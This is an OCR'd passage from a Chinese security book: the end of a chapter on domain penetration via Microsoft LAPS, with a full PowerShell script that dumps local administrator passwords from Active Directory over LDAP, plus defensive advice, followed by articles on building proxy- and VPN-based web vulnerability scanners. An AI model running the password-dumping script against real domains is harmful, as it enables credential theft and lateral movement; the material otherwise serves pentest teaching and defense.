

图 3-2-19

（2）查询所有主机

```
function Get-LAPSPasswords
{

    [CmdletBinding()]
    Param(
        [Parameter(Mandatory=$false,
        HelpMessage="Credentials to use when connecting to a Domain Controller.")]
        [System.Management.Automation.PSCredential]
        [System.Management.Automation.Credential()]$Credential =
[System.Management.Automation.PSCredential]::Empty,

        [Parameter(Mandatory=$false,
        HelpMessage="Domain controller for Domain and Site that you want to query
against.")]
```

```
        [string]$DomainController,

        [Parameter(Mandatory=$false,
        HelpMessage="Maximum number of Objects to pull from AD, limit is 1,000.")]
        [int]$Limit = 1000,

        [Parameter(Mandatory=$false,
        HelpMessage="scope of a search as either a base, one-level, or subtree search,
default is subtree.")]
        [ValidateSet("Subtree","OneLevel","Base")]
        [string]$SearchScope = "Subtree",

        [Parameter(Mandatory=$false,
        HelpMessage="Distinguished Name Path to limit search to.")]

        [string]$SearchDN
    )
    Begin
    {
        if ($DomainController -and $Credential.GetNetworkCredential().Password)
        {
            $objDomain = New-Object System.DirectoryServices.DirectoryEntry
"LDAP://$($DomainController)",
$Credential.UserName,$Credential.GetNetworkCredential().Password
            $objSearcher = New-Object System.DirectoryServices.DirectorySearcher
$objDomain
        }
        else
        {
            $objDomain = [ADSI]""
            $objSearcher = New-Object System.DirectoryServices.DirectorySearcher
$objDomain
        }
    }

    Process
    {
        # Status user
        Write-Verbose "[*] Grabbing computer accounts from Active Directory..."

        # Create data table for hostnames, and passwords from LDAP
        $TableAdsComputers = New-Object System.Data.DataTable
        $TableAdsComputers.Columns.Add('Hostname') | Out-Null
        $TableAdsComputers.Columns.Add('Stored') | Out-Null
```

```
        $TableAdsComputers.Columns.Add('Readable') | Out-Null
        $TableAdsComputers.Columns.Add('Password') | Out-Null
        $TableAdsComputers.Columns.Add('Expiration') | Out-Null

        # ---------------------------------------------
        # Grab computer account information from Active Directory via LDAP
        # ---------------------------------------------
        $CompFilter = "(&(objectCategory=Computer))"
        $ObjSearcher.PageSize = $Limit
        $ObjSearcher.Filter = $CompFilter
        $ObjSearcher.SearchScope = "Subtree"

        if ($SearchDN)
        {
            $objSearcher.SearchDN = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://$($SearchDN)")
        }

        $ObjSearcher.FindAll() | ForEach-Object {

            # Setup fields
            $CurrentHost = $($_.properties['dnshostname'])
            $CurrentUac = $($_.properties['useraccountcontrol'])
            $CurrentPassword = $($_.properties['ms-MCS-AdmPwd'])
            if ($_.properties['ms-MCS-AdmPwdExpirationTime'] -ge 0){$CurrentExpiration
=
$([datetime]::FromFileTime([convert]::ToInt64($_.properties['ms-MCS-AdmPwdExpiratio
nTime'],10)))}
            else{$CurrentExpiration = "NA"}

            $PasswordAvailable = 0
            $PasswordStored = 1

            $CurrentUacBin = [convert]::ToString($CurrentUac,2)

            # Check the 2nd to last value to determine if its disabled
            $DisableOffset = $CurrentUacBin.Length - 2
            $CurrentDisabled = $CurrentUacBin.Substring($DisableOffset,1)

            # Set flag if stored password is not available
            if ($CurrentExpiration -eq "NA"){$PasswordStored = 0}


            if ($CurrentPassword.length -ge 1){$PasswordAvailable = 1}
```

```
            # Add computer to list if it's enabled
            if ($CurrentDisabled  -eq 0){
                # Add domain computer to data table

$TableAdsComputers.Rows.Add($CurrentHost,$PasswordStored,$PasswordAvailable,$Curren
tPassword, $CurrentExpiration) | Out-Null
            }

            # Display results
            $TableAdsComputers | Sort-Object {$_.Hostname} -Descending
        }
    }
    End
    {
    }
}
Get-LAPSPasswords -DomainController 192.168.40.132 -Credential
test.local\Administrator | Format-Table -AutoSize
```

如图 3-2-20



图 3-2-20

注：
如果配置不当，我们可以在域内一台普通主机，查看域内其他主机本地管理员账号

如图 3-2-21

图 3-2-21



图 3-2-22

0x06 防御

1、如果未使用 LAPS

一定要留意域内主机的本地管理员账号

对于域内本地管理员尝试 pass-the-hash 虽未做详细介绍，但如果满足条件，操作简单、威力无穷

2、使用 LAPS

（1）注意用户权限配置是否存在问题，是否普通用户可以读取域内其他主机的本地管理员密码

（2）为了便于管理域内主机本地管理员账号，一般大规模的域都会使用 LAPS

这种情况下在安装程序列表里面会出现 Local Administrator Password Solution

（3）如果域控被入侵过，记得更新所有 LAPS 配置

0x07 小结

在域渗透中，对域内主机的本地管理员的尝试利用，往往会有出其不意的效果。 我们知道，LAPS 是在 LDAP 中存储，那么 LDAP 在域渗透中有多大作用呢？值得研究。

参考资料：

```
https://technet.microsoft.com/library/security/3062591
https://support.microsoft.com/en-us/kb/3062591
https://github.com/kfosaaen/Get-LAPSPasswords
https://www.praetorian.com/blog/microsofts-local-administrator-password-solution-laps
https://flamingkeys.com/2015/05/deploying-the-local-administrator-password-solution-part-1/
https://4sysops.com/archives/introduction-to-microsoft-laps-local-administrator-password-solution/
https://blog.netspi.com/running-laps-around-cleartext-passwords/
https://adsecurity.org/?p=501
```

（全文完）责任编辑：xfkxfk

第四章 如何打造扫描神器

第1节 如何实现一个基于代理的 web 扫描器

作者：netxfly

来自：netxfly 的 Docs

网址：http://docs.xsec.io/

概述

在 WEB 业务上线前，QA 测试阶段，可将 QA 的浏览器代理设到一个指定的代理中或测试 pc 拨入特定的 vpn 中，QA 在测试功能的同时，安全测试也会在后台同步完成，其好处不

言而喻。该类扫描器常见的有 2 种：

代理式 vpn+透明代理

本文只讲第 1 种，第 2 种的实现方式稍麻烦一些，一天半天的时间内写不出来，留在下篇文章中写。

架构说明

如图 4-1-1：

图 4-1-1

proxy 模块的实现

用户请求数据抓取

proxy 模块是在开源项目 https://github.com/senko/tornado-proxy 的基础上改的 ,将用户的请求与服务器的响应数据过滤后存入了 mongodb 中。我新加的代码在 30-38 行之间。

```
class ProxyHandler(tornado.web.RequestHandler):
    SUPPORTED_METHODS = ['GET', 'POST', 'CONNECT']

    @tornado.web.asynchronous
    def get(self):
        url_info = dict(
            method=self.request.method,
            url=self.request.uri
        )
        self.request_info = None

        def handle_response(response):
            if (response.error and not
                    isinstance(response.error, tornado.httpclient.HTTPError)):
```

```
                self.set_status(500)
                self.write('Internal server error:\n' + str(response.error))
            else:
                self.set_status(response.code)
                for header in ('Date', 'Cache-Control', 'Server','Content-Type',
'Location'):
                    v = response.headers.get(header)
                    if v:
                        self.set_header(header, v)
                v = response.headers.get_list('Set-Cookie')
                if v:
                    for i in v:
                        self.add_header('Set-Cookie', i)
                if response.body:
                    self.write(response.body)

            # Insert http request  and response into mongodb
            if self.application.scan:
                url = url_info.get('url')
                url_filter = UrlFilter(url)
                if url_filter.filter():
                    http_info = HttpInfo(url_info, self.request_info, response)
                    values = http_info.get_info()
                    mongodb = Mongodb(db_info)
                    mongodb.insert(values)

            self.finish()

        body = self.request.body
        self.request_info = self.request
        if not body:
            body = None
        try:
            fetch_request(
                self.request.uri, handle_response,
                method=self.request.method, body=body,
                headers=self.request.headers, follow_redirects=False,
                allow_nonstandard_methods=True)

        except tornado.httpclient.HTTPError as e:
            if hasattr(e, 'response') and e.response:
                handle_response(e.response)
            else:
                self.set_status(500)
```

```
            self.write('Internal server error:\n' + str(e))
            self.finish()
```

程序使用方法

代码比较占篇幅，请参考我的 github

```
https://github.com/netxfly/passive_scan。
```

proxy 有 2 个参数:，如图 4-1-2：

```
port，端口不指定的话，默认为 8088
scan，scan 默认为 true，表示会将用户信息入库，如果单纯只想作为一个代理，传入 false 即可。
```



图 4-1-2

任务分发模块

任务分发模块会定期检查 mongodb 中的待扫描列表，根据 status 字段判断是否有扫描任务，如果有扫描任务就分发给 celery 的 worker 执行。

status=0，表示待扫描

status=1，表示正在扫描

status=2，表示扫描已完成

```
# -*- coding: utf-8 -*-
__author__ = 'Hartnett'

import time
from pprint import pprint
import pymongo
from bson.objectid import ObjectId
```

```
from config import db_info
from scan_tasks import scan


class Scheduler(object):
    def __init__(self, interval=5):
        self.interval = interval
        self.db_info = db_info

        # connect to database
        self.client = pymongo.MongoClient(self.db_info.get('host'),
self.db_info.get('port'))
        self.client.security_detect.authenticate(
            self.db_info.get('username'),
            self.db_info.get('password'),
            source='passive_scan'
        )

        self.db = self.client["passive_scan"]
        self.collection = self.db['url_info']

    def _get_task(self):
        task_id = None
        task_info = None
        tasks = self.collection.find({'status' : 0}).sort("_id",
pymongo.ASCENDING).limit(1)
        for task in tasks:

            url = task.get('url')
            task_id = task.get('_id')
            domain = task.get('domain')
            method = task.get('request').get('method')
            request_data = task.get('request').get('request_data')
            user_agent = task.get('request').get('headers').get('User-Agent')
            cookies = task.get('request').get('headers').get('Cookie')

            task_info = dict(
                task_id=task_id,
                url=url,
                domain=domain,
                method=method,
                request_data=request_data,
                user_agent=user_agent,
```

```
                cookies=cookies
            )

        print("task_id : %s, \ntask_info:") % task_id
        pprint(task_info)
        return task_id, task_info

    # set task checking now
    def _set_checking(self, task_id):
        self.collection.update({'_id': ObjectId(task_id)}, {"$set" : {'status' : 1}})

    # set task checked
    def _set_checked(self, task_id):
        self.collection.update({'_id': ObjectId(task_id)}, {"$set" : {'status' : 2}})

    # distribution task
    def distribution_task(self):
        task_id, task_info = self._get_task()
        print "get scan task done, sleep %s second." % self.interval

        if task_id is not None:
            self._set_checking(ObjectId(task_id))
            url = task_info.get('url')
            domain = task_info.get('domain')
            method=task_info.get('method')
            request_data=task_info.get('request_data')
            user_agent = task_info.get('user_agent')
            cookies = task_info.get('cookies')

scan.apply_async((task_id,url,domain,method,request_data,user_agent,cookies,))

            self._set_checked(ObjectId(task_id))

    def run(self):
        while True:
            self.distribution_task()
            time.sleep(self.interval)

if __name__ == '__main__':
    scheduler = Scheduler()
    scheduler.run()
```

如图 4-1-3：



图 4-1-3

扫描任务执行模块

任务扫描模块是利用 celery 实现分布式扫描的，可以将 worker 部署在多台服务器中，后端的扫描器大家根据实现情况加，比如 wvs，arachni，wvs 或自己写的扫描器，这篇文章的重点在于代理扫描，我图方便就用了 arachni。

```
# -*- coding:utf8 -*-
__author__ = 'hartnett'
from celery import Celery
from arachni import arachni_console

from config import BACKEND_URL, BROKER_URL, db_info
from helper import Reporter, PassiveReport, TaskStatus

app = Celery('task', backend=BACKEND_URL, broker=BROKER_URL)

# scanning url task
# ----------------------------------------------------------------------
@app.task
def scan(task_id, task_url,domain,method,request_data,user_agent,cookies):
    if task_url:
        print "start to scan %s, task_id: %s" % (task_url, task_id)
        scanner = arachni_console.Arachni_Console(task_url, user_agent,
cookies,page_limit=1)
```

```
        report = scanner.get_report()
        if report:
            reporter = Reporter(report)
            value = reporter.get_value()
            if value:
                # 如果存在漏洞则记录到数据库中
                scan_report = PassiveReport(db_info, value)
                scan_report.report()

        task_status = TaskStatus(db_info)
        # 将状态设为已扫描
        task_status.set_checked(task_id)
```

web 管理后台

实现这个 demo 用了半天时间，写 web 后台还要处理前端展示，比较麻烦，所以没写，只讲下基于 proxy 的扫描器的实现思路。

（全文完）责任编辑：静默

第2节　基于 vpn 和透明代理的 web 漏洞扫描器的实现

作者：netxfly

来自：netxfly 的 Docs

网址：http://docs.xsec.io/

概述

Transparent-Proxy-Scanner 是一个基于 vpn 和透明代理的 web 漏洞扫描器，本文是 vpn+透明代理式的 web 漏洞扫描器的实现的简单说明。

用户连接 vpn 后访问网站时就会把网站的请求与响应信息保存到 mongodb 中，然后 web 扫描器从数据库中读取请求信息并进行扫描。

架构说明

如图 4-2-1：



图 4-2-1

透明代理的实现

透明代理是在 https://github.com/xiam/hyperfox 这个项目的基础上改的，hyperfox 是 go 语言实现的一个 http/https 的透明代理。

hyperfox 本来是用 upper.io/db 这个 orm 将数据存入 sqlite 中的，我个人比较喜欢 mongodb，于是就改成将数据存入 mongodb 中。

依赖包安装

```
go get github.com/netxfly/Transparent-Proxy-Scanner/hyperfox
go get github.com/toolkits/slice
go get upper.io/db
go get github.com/gorilla/mux
go get menteslibres.net/gosexy/to
```

透明代理的部分实现代码

```
package main

import (
    "flag"
    "fmt"
    "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/proxy"
    "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/tools/capture"
    "strings"
    // "github.com/netxfly/Transparent-Proxy-Scanner/hyperfox/tools/logger"
    "github.com/toolkits/slice"
    "log"
    "net/http"
    "net/url"
```

```
    "os"
    "time"
    "upper.io/db"
    "upper.io/db/mongo"
)

const version = "0.9"

const (
    defaultAddress = `0.0.0.0`
    defaultPort    = uint(3129)
    defaultSSLPort = uint(3128)
)

const (
    Host     = "127.0.0.1"
    Port     = "27017"
    User     = "xsec"
    Password = "x@xsec.io"
    Database = "passive_scan"
)

var settings = mongo.ConnectionURL{
    Address:  db.Host(Host), // MongoDB hostname.
    Database: Database,      // Database name.
    User:     User,          // Optional user name.
    Password: Password,      // Optional user password.
}

var (
    flagAddress     = flag.String("l", defaultAddress, "Bind address.")
    flagPort        = flag.Uint("p", defaultPort, "Port to bind to, default is 3129")
    flagSSLPort     = flag.Uint("s", defaultSSLPort, "Port to bind to (SSL mode), default
is 3128.")
    flagSSLCertFile = flag.String("c", "", "Path to root CA certificate.")
    flagSSLKeyFile  = flag.String("k", "", "Path to root CA key.")
)

var (
    sess db.Database
    col  db.Collection
)

var (
```

```
    static_resource []string = []string{"js", "css", "jpg", "gif", "png", "exe", "zip",
"rar", "ico",
        "gz", "7z", "tgz", "bmp", "pdf", "avi", "mp3", "mp4", "htm", "html", "shtml"}
)

// dbsetup sets up the database.
func dbsetup() error {
    var err error
    // Attemping to establish a connection to the database.
    sess, err = db.Open(mongo.Adapter, settings)
    fmt.Println(sess)

    if err != nil {
        log.Fatalf("db.Open(): %q\n", err)
    }

    // Pointing to the "http_info" table.
    col, err = sess.Collection("http_info")

    return nil
}

// filter function
func filter(content_type string, raw_url string) bool {
    ret := false
    if strings.Contains(content_type, "text/plain") || strings.Contains(content_type,
"application/x-gzip") {
        url_parsed, _ := url.Parse(raw_url)
        path := url_parsed.Path
        t := strings.Split(path[1:], ".")
        suffix := t[len(t)-1]
        if !slice.ContainsString(static_resource, suffix) {
            ret = true
        }

    }
    return ret
}

// Parses flags and initializes Hyperfox tool.
func main() {
    var err error
    var sslEnabled bool
```

```
// Parsing command line flags.
flag.Parse()

// Opening database.
if err = dbsetup(); err != nil {
    log.Fatalf("db: %q", err)
}

// Remember to close the database session.
defer sess.Close()

// Is SSL enabled?
if *flagSSLPort > 0 && *flagSSLCertFile != "" {
    sslEnabled = true
}

// User requested SSL mode.
if sslEnabled {
    if *flagSSLCertFile == "" {
        flag.Usage()
        log.Fatal(ErrMissingSSLCert)
    }

    if *flagSSLKeyFile == "" {
        flag.Usage()
        log.Fatal(ErrMissingSSLKey)
    }

    os.Setenv(proxy.EnvSSLCert, *flagSSLCertFile)
    os.Setenv(proxy.EnvSSLKey, *flagSSLKeyFile)
}

// Creatig proxy.
p := proxy.NewProxy()

// Attaching logger.
// p.AddLogger(logger.Stdout{})

// Attaching capture tool.
res := make(chan capture.Response, 256)

p.AddBodyWriteCloser(capture.New(res))

// Saving captured data with a goroutine.
```

```
    go func() {
        for {
            select {
            case r := <-res:
                if filter(r.ContentType, r.URL) {
                    // fmt.Println(r.Method, r.URL, r.ContentType)
                    if _, err := col.Append(r); err != nil {
                        log.Printf(ErrDatabaseError.Error(), err)
                    }
                }

            }
        }
    }()

    cerr := make(chan error)

    // Starting proxy servers.

    go func() {
        if err := p.Start(fmt.Sprintf("%s:%d", *flagAddress, *flagPort)); err != nil {
            cerr <- err
        }
    }()

    if sslEnabled {
        go func() {
            if err := p.StartTLS(fmt.Sprintf("%s:%d", *flagAddress, *flagSSLPort));
err != nil {
                cerr <- err
            }
        }()
    }

    err = <-cerr

    log.Fatalf(ErrBindFailed.Error(), err)
}
```

如何启动透明代理

安装依赖包

```
git clone https://github.com/netxfly/Transparent-Proxy-Scanner.git
```

到 GOPATH 目录下，cd 到$GOPATH/Transparent-Proxy-Scanner/hyperfox 目录下编译 hyperfox，如图 4-2-2:



图 4-2-2

配置 iptables 将 80 和 443 端口的请求分别转到透明代理的 3129 和 3128 端口 如图 4-2-3：



图 4-2-3

透明代理抓取数据测试

注释掉调试代码，启动透明代理，手机拨入 vpn，打开微博客户端后发现已经可以抓取到数据了，如图 4-2-4：

